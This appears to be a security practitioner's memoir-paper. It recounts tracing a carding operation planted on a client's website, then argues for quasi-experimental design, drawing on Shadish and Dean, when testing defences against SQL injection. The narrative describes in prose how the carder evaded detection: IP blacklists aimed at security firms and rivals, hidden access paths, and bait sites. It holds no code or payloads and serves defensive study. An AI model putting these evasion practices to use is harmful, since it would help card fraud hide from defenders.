I don't think we were the only site he had. My suspicion was that an effective carder would be like an effective check kiter: he would operate in many locations continuously. Check kiting, more popular during the time when paper checks were dominant, was a scam that worked like this. The kiter would go to a bank and write a bad check. While the check was in the process of clearing, he would have a credit. The kiter would go to another bank and write another bad check; this time the check would be written against the account where the bad check had been deposited but not yet collected against. An effective check kiter would have many such transactions in process. These checks would be "up in the air," figuratively flying like kites. While I never saw any other the other compromised sites or transactions to them, I felt that it was most likely that websites compromised for carding would be set up like beads on a necklace. Our carder would visit only every so often; he would set up a new

templated site about every month to six weeks; this was not because his business was idle. Instead, I suspected that we were just one node in a very long line. By extension, I suspected that the other sites used in other phases of the operation were, too, used like a string of pearls or like beads on a necklace. One by one, traffic would count their way down the line. They would control which of the sites in the lines of prepared computers would be used at a given time. Only a small segment of the compromised machines would need to be exposed at a time. By using many sites like this, perhaps an attacker could reduce repetition; during my time in the military we were often told the old maxim, "Repetition kills." Repeated behaviors yield more readily observable patterns. Our attacker the carder had a lot to hide from.

To help his hiding, he would install blacklists. These programs, .htaccess Perl scripts, would deny the directory entry, discovery, or communication to sites listed. Normally, these small programs would be installed in a directory by system administrators to control activity in the directory. Since he was ensconced on the computer, he provided his own protective site administration. Later, when I found several of these blacklists, I noticed that my attacker had diligently commented his purpose for blacklisting many of the sites. In blacklisting, the carding web programs that were in the templated sites would use two layers of defense: iterative, programmatic denial, and explicit denials. For instance, the attacker would deny entire ranges of IP addresses. Large, well-funded multinational businesses would often have big blocks of IP addresses for their use, taking up a whole range of numbers. Since these companies often had well-staffed and adept computer security departments, he made sure inquiries from their computers would be denied. Sometimes he would have programs do an iterative comparison of an incoming call's IP address; then he would deny. That is, he would use his program to receive an address value, then he would loop over a short list of known values that described different limits of ranges to avoid. This type of attack he used often to conceal his operation from larger companies, like Google or Cloudflare, who had well-funded, in-depth defenses. In big corporations, the defensive security teams would be more likely to be supporting companies that would take significant legal and digital action against the carder. Also listed, often explicitly, were individual IP addresses of people or other criminal organizations that had evidently been seen as a threat to the carding operation. In these instances, his programs would go down a long list in a simple sequence and compare the caller's IP with known IPs to avoid. The attacker was literally trying to avoid the competition. Sometimes the comments next to the IP address would be a rude insult about someone's personality or a note that a successful operation was running at that address. In all, the blacklist would help the carding operation remain undercover.

I also never saw any indication that the renters, the skiddies, knew where the site was, either. These skiddies, or script kiddies, were the type of attackers who participated in computer attacks, but did not directly possess enough technical knowledge on their own to conduct an attack manually. Instead, they would buy programs put together by others to conduct an attack at the touch of a button. Perhaps the attacker's very customers were somehow on the blacklist. I often assumed that the

people using the sites that were produced by the template would probably never exactly know where the carding operation was. While I had no way of knowing, we saw evidence as we went along that maintaining control over information and access was a key part of the carding operation. The attacker's customers, for example, probably went directly to their own subdirectory. I just don't believe that they ever used the same back door that the attacker did. If they had, they would have stumbled upon the templated site. Then they, too, would be able to replicate it and use it as they will. Considering that they were probably paying fees for the collected information, a leak like that might have been catastrophic to my attacker's operation. By not revealing his own method of access and site construction, the attacker was probably employing his own risk controls for his own ends.

The attacker would need someone to rent the site. These skiddies were probably unable, or unwilling, to run their own carding operation. I think my attacker had both kinds. On one occasion, we saw poorly constructed and edited templates; those may have been the less able. I think the remainder were the unwilling. I suspect that some of them were unwilling to run their own carding operation because they were running a much larger and involved operation: it was clear that there was a lot of sexual content to the bait sites that brought some of the people to the carding sites. Perhaps people in the prostitution business needed operational separation for their own reasons. Or, maybe, they were low on the technical skills needed to recon, vet, establish, run, conceal and maintain a long string of carding sites on the web as a professional-grade service. For whatever reason, it was clear that my attacker who unpacked carding sites was also linked up with others who seemed to be his customers.

These skiddies, too, would have baiting sites that also seemed to be like beads in a necklace. They wouldn't perfectly repeat. Each day, there would be a slightly different line. But often, the line of sites would be similar enough to be recognizable. One set of lines seemed to be from a Russian search engine that was somehow laced with Javascript in a way that implied some cross-site scripting was at work. Most would be plain calls to carding URLs. Regardless of structure or sophistication, it was clear that the baiting sites were like one long string of compromised computers, too. Perhaps they were sometimes legitimate servers that had been directed to meet the carding operations.

These skiddie customers revealed their baiting sites in the server logs. Over the year that I was learning about these attacks, in the months when I could scrape the logs, I gathered a list of keywords associated with referring sites. Phrases like "xxx" or ".ru" and many others: they would be in log entries going to directories that I knew should not normally be receiving traffic. In turn, I would look up many of the IP addresses associated with those keywords by using Shodan. I would build spreadsheets filled with IP addresses, calls to URLs, and other information. I would learn which IPs were associated with locations in foreign countries. I would learn which IPs were in the same Bit Torrent botnets. I learned other technical characteristics about various groupings of the websites. Over time, it was clear that the flood of traffic discovered on some days was aimed directly at a new installation of one of these carding sites. The logs would show me, by their directories, where to

go. When I got there, sure enough, I would see the familiar flags. I found slightly modified carding sites each time. I would study the supporting graphics. I would read over the associated programs. I could see that each time, the installation was slightly different. One social role would be a leader among the referring sites: sex.

Sexual topics would often be built into the domain names of the baiting sites that referred traffic to the carding sites. I call them baiting sites because I believe that few people would have believed that they were going to be duped into using these carding sites. Instead, it seemed that the visitor, the victim's motivation, was sexual activity.

No matter what kind of sex you might desire, these sites might have catered to you. On one set, the site would be a menu of scantily clad prostitutes. Women of all kinds would be there. Some were obviously young and beautiful. They would wear different kinds of lingerie. Some would be topless. Some would not face the camera. Each woman on a page would have a small block for an ad. Next to her photo, there would be a price list, often in Russian. Once I translated these ads using Google translate. I calculated the exchange rate of the prices. It was clear that the last three entries on the list of menus were for: one hour, two hours, or all night. The all night deluxe experience, the most expensive on the menu, had a going rate equivalent to $30 US. At the bottom of each ad was the suggestion that these women accepted credit card payments. The payment methods they accepted would be just like the ones in the carding sites.

Let's not forget that these sites offered many kinds of attractions. Did you want to start a video chat to talk to two young, suntanned Brazilian men? Did you want to talk to two girls instead? Did you favor flirting with the old or young? Or, were you just shopping? Were you a pregnant woman, looking to buy clothes for your baby? Did you want to buy or price an expensive car by submitting your information for a quote? Did you use online products that required a famous sign-in procedure? Any of these ploys, not just plain prostitution, could be the bait that got someone referred to carding sites such as these. Over and over, we saw many different kinds of referent sites in the logs.

So, somehow the skiddie would have made a deal with the attacker to obtain the credit card information of the victim. The skiddie did not immediately get the information. Instead, the programs which collected the card information would email them to a public email account. There, the attacker would probably log in, collect the data, and choose to forward it to his renter-skiddie when he was ready. The address on the email account matched the flash on the calling card and later claims of attribution.

1.4 The Reveal

When I found the shell, I used some of my contacts to smoke out my guy. I got independent confirmation on what type of Trojan it was. Then came the better intel. Based out of West Africa, my guy had called in, probably through Paris, to attack the site. The calling card he unpacked in the early stages confirmed who he was. He

unfurled a political banner on the site for some defacement. He bragged about his deeds to some friends. Then he got to work on building his empire.


During the year I had repeatedly seen some calls, encoded as chars, or single character variable values, that I thought might be the signature of my attacker. I looked up this code. I had found some gaming sites, some Facebook pages, some clues in forums about his interests. At about the right age, in about what I thought was the right place, I thought for sure this would be the calling card of my guy. I was wrong. Perhaps those char-encoded values were the signature of another attacker, one who did less damage. Or maybe it was a magic value or command of some type that would be used by programs buried in the compromised machine. Whatever it was, I have to admit that one particular call did not seem to match the public face of the person behind the carding operation. Perhaps our honey attracted a lot of flies.

When my contacts revealed to me the hacker name of the person who attacked the site, I looked him up. He had even published videos on YouTube showing attacks like those he probably carried out against us. I remember watching the video carefully, noting the name of the automated tools he used to carry out these attacks. I made sure I got a copy.

These attacks, and those attack tools, became the focus of my research into injection attacks. I have become curious about evaluating the effectiveness of these automated tools. Seeing so many attacks, it became clear that some were better than others. The better the automated tool, I suggested, perhaps the lesser the skill an attacker needed. While a true blackhat might not need much of anything to carry out his own custom-built attacks, many more uneducated, untrained, and inexperienced skiddies could carry out attacks with these automated tools. Type in a website address of a target destination and click a button. For some automated attack tools, that's all there was to it. I have decided to study those.

Endnotes

[1]Mybib. “MyBib Bibliography Generator.” MyBib.Com, 13 July 2018, https://www.mybib.com. Accessed 12 July 2026.



2 Towards Experimentation

2.1 Introduction

When we get on the Internet, we're accessing programs that are the result of hundreds of hours of work put in by unseen programmers and content contributors worldwide. The machines we use to access the Internet are also the result of thousands of hours of work by unseen factory laborers, electrical engineers, petroleum refinery workers, plastics and metal manufacturing workers, and even rare-earth miners. Perhaps we take for granted the labor of so many contributors whose cumulative efforts bejewel our gazes at digital screens and flavor the fictions of our imagination's whims. Through the teamwork of international commerce, our civilization has slogged past the brutal acts of extraction and creation and has made a wonderful network of digital technology that serves information to us all on command. We don't just stand on the shoulders of scientific giants of the past; the head which holds the daydreaming mind is cradled in the hands of our fellow person who has labored to bring us both vital data and idle joys. In places and parts of our lives where we think there is no Internet: the Internet may be there. Should we choose to live lives of an off-the grid cash economy: still, the businesses we interact with would use networks, public and private, to process and share our data. Many of us don't know how it all works.

Those who don't may live in fear of "The Hacker." Those of us who do understand programming recognize and respect the dangers, but know there are distinct technological limits to what people can and can't do with machines. Often, we recognize that the vulnerabilities exploited by attackers are really just overlooked or unaddressed unlikely opportunities for problems with data. One man's disregarded trash of casual, unchecked input assignment is another man's treasured opportunity for exploit. In this paper we will deal with one of the more common problems associated with undisciplined programming techniques on the web, SQL Injection.

To understand SQL Injection's place in the world of web programming, we have to accept some basic descriptions of the programs that make web pages. There are three common kinds of content in the web programs involved: static, form-based, and dynamic content. Static content is content that doesn't change between program runs. Form-based content is content that responds to user interaction with an online form. Dynamic content is content that changes as a result of program computations. We often see dynamic content that is based on user input from adjacent programs that were written to handle form-based content. [1]

In the mechanics of web programs' carrying data from one program to another, some attackers have been able to find common points of manipulation. One such area is URL encoding. In the address bar of our browsers, we can see directory-based information that describes where files are stored. Also in those URL addresses, we can see an opportunity to carry data from one program to another. It's in that carrying of data that attackers can seek to inject their own. Attacks that inject data for the purpose of striking at underlying databases fall into the category of SQL Injection

attacks ("SQLIATK"). [2] [3]

SQL Injection attacks are some of the most common attacks on web programs. Functions that allow programmers to validate and sanitize inputs have been a common defense against these attacks. Those defenses have been available for a long time through widely circulated, standardized methods that are often official parts of published web languages like PHP. [4] Yet, despite the availability of these common and easy-to-use defense mechanisms, SQL Injection attacks continue to plague the web. An OWASP study of the Top 10 Web Vulnerabilities in 2004 listed "Injection Flaws" as 6/10. A similar listing by OWASP in 2013 placed "Injection" at number one. [5] As this report is being written, OWASP is considering its Top 10 list for 2017. "Injection" is still at number one. [6] A combination of hasty programming, poor systems design, and lack of review and repairs seem to be the leading causes of promoting these vulnerabilities on the web. Shortly behind, we see the exploiting attacks follow.

By using SQL Injection, attackers can download, displace or destroy data. The risk to users, customers, clients, businessess and stakeholders is significant because these vulnerabilites are so easy to exploit that automated attack tools are publicly available and widely distributed. [7] SQL Injection attacks will remain a significant part of information security for the foreseeable future because, like many attacks on data in motion or data at rest, they are abuses of inherent characteristics. The same qualities that describe and define stateless transfer of data on the web create the very conditions to make a program susceptible to injection attacks. Therefore, because URL-encoded data transfers are a normal and legitimate part of web traffic we will continue to see injection attacks occur.

Risk assessments are at the core of any effective information security policy. [8] Without correct threat modelling, defining and describing expected methods of attacks, information technology professionals would not be able to mount an effective defense of their networks. Every day new attack tools surface. It's evident that skilled programmers can craft their own attacks using common programming tools and specialized libraries. [9] [10] [11] The most dangerous attack tools appear to be the most automated.

I feel that the most automated tools are the most dangerous because they imply a lower level of operator skill required to execute the programs. This supports a broad user base of attackers. Some of these programs come with online tutorials, manuals [12] and demonstrations [13]. Downloading the attack programs is often no more difficult than downloading any other program on the web. [14] At work I have witnessed the effects of these kinds of programs; that is, the heavy use of automated attacks can lead to an availability problem for web programs. While the individual attacks themselves, hit-by-hit, may be ineffective, the deluge of rapid-fire requests as HTTP calls may still each require a response from the server, albeit dismissive.

Given the great variety of attack tools available and given the great variety of website structures available, how is a network defender able to effectively simulate plausible attacks in order to prepare a reasonable defense? This is a central question of some my recent work commerically and academically. In my work as a professional web programmer, I have seen a variety of effective and ineffective attacks against my

client's sites. I suppose that responses to attacks and preventive attack mitigation techniques seem to be intuitive or instinctive. Are these responses supported by science? Do we see effective defense when the effects of previous attacks seem to stop? When responding to attacks of significant power, can we design and quickly carry out experiments that will prove our chosen defensive techniques are effective risk controls?

My focus for this paper will be upon the relationship between risk assessment and experimental design. My hope is to follow this research with a battery of examples illustrating these experimentation techniques to demonstrate the correlation of these concepts. I am particularly interested in developing a methodology that would provide practical advisement or frameworks for decision making for small-shop programmers and sysadmins who need to be able to rapidly develop, test, and deploy a defense mechanism.

Will it be possible to know, before experimentation begins in earnest, if the experiment can be designed to lead the programmer towards the right kind of answer? Can this outcome be promoted by choosing certain kinds of experiment types over one another? For example, can we show that hasty experimental design approaches can have immediate tactical benefit to the defender who must take immediate action? Can we show that a more deliberate experimental design can promote a stronger defense strategy by describing effective needed changes in security policies? How can programmers know if the sites they design in experimentation have a reasonable chance of producing the needed outcome to combat specific categories of threats? In order to be able to reach toward effective answers, we have to begin by knowing that we are asking the right questions through experimental design.

2.2 Related Work

We know that a standardized review of risk assessment categories can be found from NIST. Their Cybersecurity Framework lists core components functions that include the topics of, "Identify, Protect, Detect, Respond, Recover." [15] For this next piece, I would suggest that a direct reference to the risk assessment categories in the reference would be helpful. NIST provided a detailed and lengthy chart packed with information. Below, we briefly consider chart components and points to concepts readily observed in the experiments under consideration. This next paragraph will likely require a direct comparison to the table [16] to be helpful.

When we consider the possibility of responding to a SQL Injection attack by mitigating with an experimentally proven technique, we can see participation in all of these functions. I find it helpful to consider them in reverse by supposing participation in a selected category of each function. To "Recover": "Improvements" would have been agreed upon already, as part of accepting the concept of responsive security maintenance and mitigation. To "Respond" : "Mitigation" is directly listed. To "Detect" : "Security Continuous Monitoring" can be chosen; for example, even though SQL Injection attacks attempt to strike at the database, they are most likely to be detected by filtering and examining logs of calls made to the website through

URLs. This is why in the "Detect" function we are more likely to choose continuous monitoring over "Anomalies and Events." To "Protect" : "Information Protection Processes & Procedures" would be chosen because periodic log reviews would be a protection procedure. Finally, to "Identify" : "Risk Assessment", or the identification, observation and response to risk from SQL Injection attacks would be chosen. In this way, we can quickly relate the broader categories of the NIST Cybersecurity Framework to the immediate actions of mitigating SQLIATK. This framework is useful to us as a paradigm for devising and implementing a mitigation response because it is a widely acknowledged emerging government standard for communicating information security concerns throughout the structure of entities like governments and businesses.[17][18]

Given the scope of detail of our studies, and the role Shadish's work plays in them, I felt is was appropriate to concentrate on chapters 1, 4 and 11.

The late William Shadish was an industry leader in describing quasi-natural experiments. [19] [20] A recent article by Benjamin Dean shows that Shadish's ideas can be readily applied to evaluating cybersecurity threats [21] [22]. Shadish's work seemed to focus primarily on the social sciences and education [23] [24], but the constraints on experiments make his work applicable to establishing good experimental design for evaluating information security practices. There is an analogy available because many of the conditions in cyberattacks and social policy affect distinct units (like one person or one machine) with one-time events. Dean's work summarized methods that can be used to relate Shadish's experimental design guidance to larger situations involving policy changes. [25]

To accept the point made by Dean [26] that we should use quasi-natural experimentation because common, reproducable scientific experimentation methods may be too difficult or too complex for the contemporary network security environment: we could look for a counterpoint by turning to examples of effective scientific experiment design like those described by Virgil Anderson. [27] He thoroughly described experiments based on random control trials. Dean asserted, as we'll see, that, "To date, randomized controlled trials have not been proposed, much less attempted, for cybersecurity policies. [28]" Meanwhile, "The gold standard for research design to evaluate policies is the randomized controlled trial. [29](p. 147)" As we discuss later, we'll see that randomized controlled trials are much more expensive in design and execution while being poorly suited to responding to the real-world conditions of cyberattacks. Instead, quasi-natural experiments are favored.

To accept the chart outlined by Dean [30] that would describe some quasi-natural experimentation methods and expected outcomes, we would need to better understand Dean's underlying authority: Shadish. Shadish described some characteristics of program evaluation. It should be noted that Shadish wasn't writing about computer programs themselves; instead, Shadish was writing about social programs and policies. It was in that sense that Dean was able to apply Shadish's assertions to cybersecurity policies for nation-states. We, too, can adapt Shadish's advice on the relationship between quasi-natural experimentation and policy (i.e. "social program" [31]) in our quest for better rapidly developed network defenses.

Shadish asserted in his article on "Multiplist Perspective" that quasi-natural ex-

perimentation would benefit from critical multiplist perspectives. What this means is that if multiple experiments are conducted with variations in subtask performance, then we can gain the benefit of uncovering how bias might have affected our experiments. Shadish was asserting that if we conducted every part of the experiment exactly the same way every time, then our bias in choosing experimental frameworks would remain hidden. By accepting the prejudice of a too-rigid experimentation model, then we might face the danger of rigorously hiding the detrimental effects of our own prejudices. [32]

In order to better understand the framework that Shadish's perspective can provide, I would like to summarize some of his assertions from his book on Quasi-Experimental Designs [33]. Accepting his terms for describing concepts related to experimentation is an important part of linking Dean's methods to experimental validity. If we are to practically apply these assertions to real-world problems and solutions, then it pays to take some time to understand and accept the terms and their nuanced suggestions for our ideas.

Shadish's book contains several chapters that are important to fortifying the idea that quasi-natural experimentation is a good foundation for making scientific assertions. The entire text is a detailed and systematic defense of quasi-natural experimentation. Of the chapters, some are more pertinent to our arguments; we'll look at those.

Chapter 1 covered the general concept of quasi-natural experimentation in the broader scheme of scientific development. In it, Shadish described how experiments can describe cause; he showed how experiments have evolved over time; he described contemporary experiment types; he provided a summary of different kinds of validity. These works help us to understand that quasi-natural experimentation is a legitimate scientific method that fits inside the broader canon of past scientific achievement.

Chapter 2 covered a detailed examination of the concepts of internal validity. Here we can see the foundation for assertions of "right" and "wrong" that can be drawn from experimental conclusions. Shadish wrote about what validity is; also, he covered how statistical examinations can be used to examine observational data and draw conclusions from it.

Chapter 3 covered a detailed examination of the concepts of external validity. This described some of the problems of projecting or applying experimental results outside of the experiment itself. Shadish showed how problems could arise by broadening, narrowing, or otherwise scaling the results to fit real-world conditions of another size or scope.

In Chapter 4, "Quasi-Experimental Designs That Either Lack a Control Group or Lack Pretest Observations on the Outcome" we can find guidance that might be helpful in situations where an attack is discovered by surprise. That is, if we had a system whose state we knew or could prove before an attack, then we could understand how subsequent experimentation might succeed or fail. I think this chapter could be insightful because so many attacks require situational defense without proper laboratory preparation.

In Chapter 11, "Generalized Causal Inference: A Grounded Theory" we have a

chance at grasping Shadish's summary justification for using quasi-natural experimentation. This chapter discussed how principles of theory can support quasi-natural experimentation. Since this chapter followed previous defenses, it offers a chance to see the guidance in and of itself, as an assertion, without the burden of point-by-point defense.

Shadish attributed "the experiment" we accept today as the work of Fisher. [34] To Fisher and his contemporaries, we ascribe the concepts of random assignment and a nonrandomized control group. Random assignment and nonrandomized control groups were as important to experimentation as laboratory glassware was to Chemistry. Assignment and control brought certain features to the thought behind experiments. Shadish wrote, "... the key feature ... is still to deliberately vary something so as to discover what happens to something else later. [35]"

Shadish discussed the influence of Locke, Mackie and Hume on the concepts of cause and effect; he discussed the influence of Rubin and John Stuart Mill on causal relationships. Locke's definitions were, "A cause is that which makes any other thing, either simple idea, substance, or mode, begin to be; and an effect is that, which had its beginning from some other thing. [36]" When describing Mackie's work on causes, Shadish told us about Mackie's "inus condition – 'an insufficient but non-redundant part of an unnecessary but sufficient condition.' [37]" The inus condition is significant to us in these explorations about SQL Injection Attacks on complex networked systems because practical experience shows us that so many smaller, contributing factors play a role but cannot be so strongly described as the cause themselves. Shadish likened these to the lighted match which starts the forest fire. "It is part of a sufficient condition," he wrote, " ... in combination with the full constellation of factors. [38]" Inus conditions may also need a relationship to a larger set of conditions. Shadish wrote in one example, "... was an inus condition. It was insufficient cause by itself, and its effectiveness required it to be embedded in a larger set of conditions that were not even fully understood by the original investigators. Most causes are more accurately called inus conditions. [39]" I felt that this was particularly close to some practical conclusions that I've seen drawn about cause and effect in computer security problems. That is, we may say that a certain attack causes some specified damage, but the attack code is surrounded by many supporting inus conditions that are an assumed and often ignored part of the problem. The file structure of the attacked program might be one such example. The many configuration details of a web server or database might be others. Many attacks require a very specific set of conditions to be present in order for an attack to succeed. These conditions would be the inus conditions in some of our problems. Shadish went on to warn that, "causal relationships ... are not deterministic but only increase the probability that an effect will occur... To different degrees, all causal relationships are context dependent.[40]" Shadish went on to outline Hume's influence over effect by pointing out that, "An effect is the difference between what did happen and what would have happened.[41]" Counterfactual conditions ("A counterfactual is something that is contrary to fact," e.g.[42]) were noted in Shadish's discussion of Rubin's Causal Model and its influence over our understanding of case-control studies. He concluded his discussions on cause and effect definitions with John Stuart Mill's, "

... a causal relationship exists if (1) the cause preceded the effect, (2) the cause was related to the effect, and (3) we can find no plausible alternative explanation for the effect other than the cause. [43]"

In these terms Shadish described, we can begin to see the details of contention about the validity of experiments that could prove the strengthening of a system through patching or modification. Take Mill's third point, above, for example. How often do we presume that an attack was the cause of damage because we did not discover another cause? Assuming the correct identification of a cause by admitting that there are no other explanations can lead to dangerous omissions when human deceit is a factor. For example, I remember one Forensic Anthropology professor describe to me that during criminal investigations it was common for bodies to be discovered hidden beneath something else that was buried, like refuse or a dead animal. In cases where deception can provide an attacker defense by confounding an investigation, there might be a secondary planting of evidence, a secondary attack with code, or another confounding mechanism that might cause us to prematurely conclude that we've correctly identified an attack. Since correct contamination identification is a strong predicate for implementing effective countermeasures, our incorrect assumptions can provoke an early quit to an investigation that might actually prolong or promote an attack by causing us to emplace the wrong corrections. When installing defensive measures in reaction to damage from an attack, we can imagine how simple assumptions of cause and effect can create worsening complexities.

Shadish also discussed the old saw, "Correlation does not prove causation," and confounds. In discussing manipulatable and nonmanipulatable causes, he pointed out, "Experiments explore the effects of things that can be manipulated ... Nonmanipulatable events or attributes cannot be causes in experiments because we cannot deliberately vary them to see what then happens. [44]" I would suggest that this one-off nature of reality, when observing an attack against a website, goes to show that we witness nonmanipulatable events. During the one event that is an attack, the specifics of the attack are normally beyond our control; they are nonmaniuplatable events. However, Shadish does suggest support for the action of simulating an attack to explore its cause, effect and causal relationships because he wrote, "analogue experiments can sometimes be done on nonmanipulatable causes, that is, experiments that manipulate an agent that is similar to the cause of interest [45](p. 7)" In that, I would suggest, is justification for continuing with an experiment to simulate a SQL Injection Attack, its detection, its defense, and its recovery.

Before he continues to tell us about what kind of experiment might be at hand, Shadish covered causal description and causal explantion. These discussions of "the whole" or "the part" of cause as "molar" or "molecular" causal conditions offered important insight into instances when we might need to guard against projecting results into wider conclusions [46]. However, they also offer us an opportunity to make some important distinguishments among what types of experiments might be at hand. I assert that, depending on the behavior of the programmer at the time: the scientific interactions might be in different forms of experiments. We might have a "natural experiment" at the moment of attack. We might have a "correlational design, passive observational design, and nonexperimental design" [47](p. 18) in

various stages of logging, discovery, or normal business and machine operations related to the attack event. This might be of relevance later, as quasi-experimental results are applied to patching activities and improving risk assessments by applying risk controls: it will be critical to maintain correct context in order to understand why attacks succeed and why people and machines might fail or succeed in responding to those attacks.

Shadish wrote, "In the end, then, causal descriptions and causal explanations are in delicate balance in experiments. What experiments do best is to improve causal descriptions; they do less well at explaining causal relationships. [48]" Causal description, he stated, is about the consequences of varying treatment in an experiment. "The practical importance of causal explanation is brought home when [a treatment] ... fails to solve the problem. Explanatory knowledge then offers clues about how to fix the problem.[49]" These descriptions of different segments of considering cause can help us understand why sometimes we leap to a conclusion about why a treatment might be a good choice. The explanatory knowledge he refers to may be, in our cases as programmers facing SQLIATK, an overall understanding of how these attacks work. Without a personal library of understanding how to defend against these attacks, suggestions that programmers present fortified programs are not readily realizable suggestions for improvement. How can we improve this broad explanatory knowledge that helps us recognize clues? Through training and experience, and also through experimentation.

Although we have already mentioned that the types of experiments we are interested in are "quasi-experiments," I would like to review some of the established terms for describing experiments. Also I would like to suggest why quasi-experiments will have validity as the preferred design for this type of situation (i.e., a desire to test SQLIATK mechanisms) even though there are many pitfalls for fallability and error that might not be present in a traditional randomized experiment. From Shadish, we can take these summary terms:

"Experiment: a study in which an intervention is deliberately introduced to observe its effects. [50]"

"Randomized Experiment: An experiment in which units are assigned to receive the treatment or an alternative condition by a random process ... [51]"

"Quasi-Experiment: An experiment in which units are not assigned to conditions randomly. [52]"

"Natural Experiment: Not really an experiment because the cause usually cannot be manipulated; a study that contrasts a naturally occurring event such as an earthquake with a comparison condition. [53]"

"Correlational Study: Usually synonymous with nonexperimental or observational study; a study that simply observes the size and direction of a relationship among variables. [54]"

As Shadish discussed the features of a quasi-experiment, he noted some key ideas:

"Quasi-experiments share with all other experiments a similar purpose – to test descriptive causal hypotheses about manipulatable causes ... [55](p. 14)"

"In quasi-experiments, the cause is manipulable and occurs before the effect is

measured. [56]"

"In quasi-experiments, the researcher has to enumerate alternative explanations one by one, decide which are plausible, and then use logic, design, and measurement to assess whether each one is operating in a way that might explain any observed effect. [57]"

"Quasi-experimentation is falsificationist in that it requires experimenters to identify a causal claim and then to generate and examine plausible alternative explanations that might falsify the claim. [58]"

"Thus the focus on plausibility is a two-edged sword: it reduces the range of alternatives to be considered in quasi-experimental work, yet it also leaves the resulting causal inference vulnerable to the discovery that an implausible-seeming alternative may later emerge as a likely causal agent. [59]"

Given those terms and ideas about quasi-natural experiments, I would assert that: (1) The moment of actual attack is a natural experiment. (2) The moment of discovery of an attack by observation or log review is a correlational study. (3) The systematic attempt to develop, to test, or to implement a defense against a SQLIATK in a testable, repeatable, observable manner is a quasi-experiment. Accepting these concepts, let us continue with our discussion by exploring why we might be interested in conducting experiments like these.

Returning to the work by Dean, we can see that a "sprint" or round of experiments for the purpose of changing a policy might itself be regarded as a quasi-experiment. Dean discussed the impact of policy changes, particularly at the national level. He wrote, "Quasi-natural experiments, by contrast, do not involve the random application of treatment. Instead, a treatment is applied due to social or political factors, such as a change in laws or implementation of a new government program. ...The group that receives treatment in a quasi-natural experiment is called the comparison group instead of the control group.[60](p. 148)"

Dean also advised readers to consider to cost of these kinds of experiments. While I would expect that, for academic purposes, we might initially see cost as a matter of number of test iterations or with respect to monetary expense of machine setup and licensing, Dean related experimental design to cost. He asserted that a more complex experimental design would be more expensive to run in order to affect a policy change("... the robustness and generalizability of the results increases at the expense of practicality and/or cost" [61](p.149)). The design types he presented graduated from single-element characteristics that required simple treatment to multi-element characteristics that involved more complex patterns of control groups and testing. Dean advised that three feature types could broadly describe the experiment's complexity: (1) whether the study was prospective or retrospective; (2) whether the study used a control group, a comparison group, or neither; (3) comparison of data over time or over multiple characteristics. [62](p. 149)

2.3 Motivation

After seeing so many attacks against a commercial site that I work with on a daily basis, I felt a natural interest in the attack tools available worldwide. In my research on effective and ineffective attacks against my client's commercial sites, I have found: attack tools, author signatures in source code, ingenious page-serving mechanisms to imitate web server actions, instructional videos on SQL Injection Attack tool use, websites publishing catalogs of known website defacements, and the like. There is a generous field of support for the casual attacker. As a defender, I see a marketplace crowded with expensive products produced by companies that have months-long backlogs of threat patching needs. I believe that the reality of our marketplace is that we have to be prepared to conduct defensive network security and application security experiments ourselves.

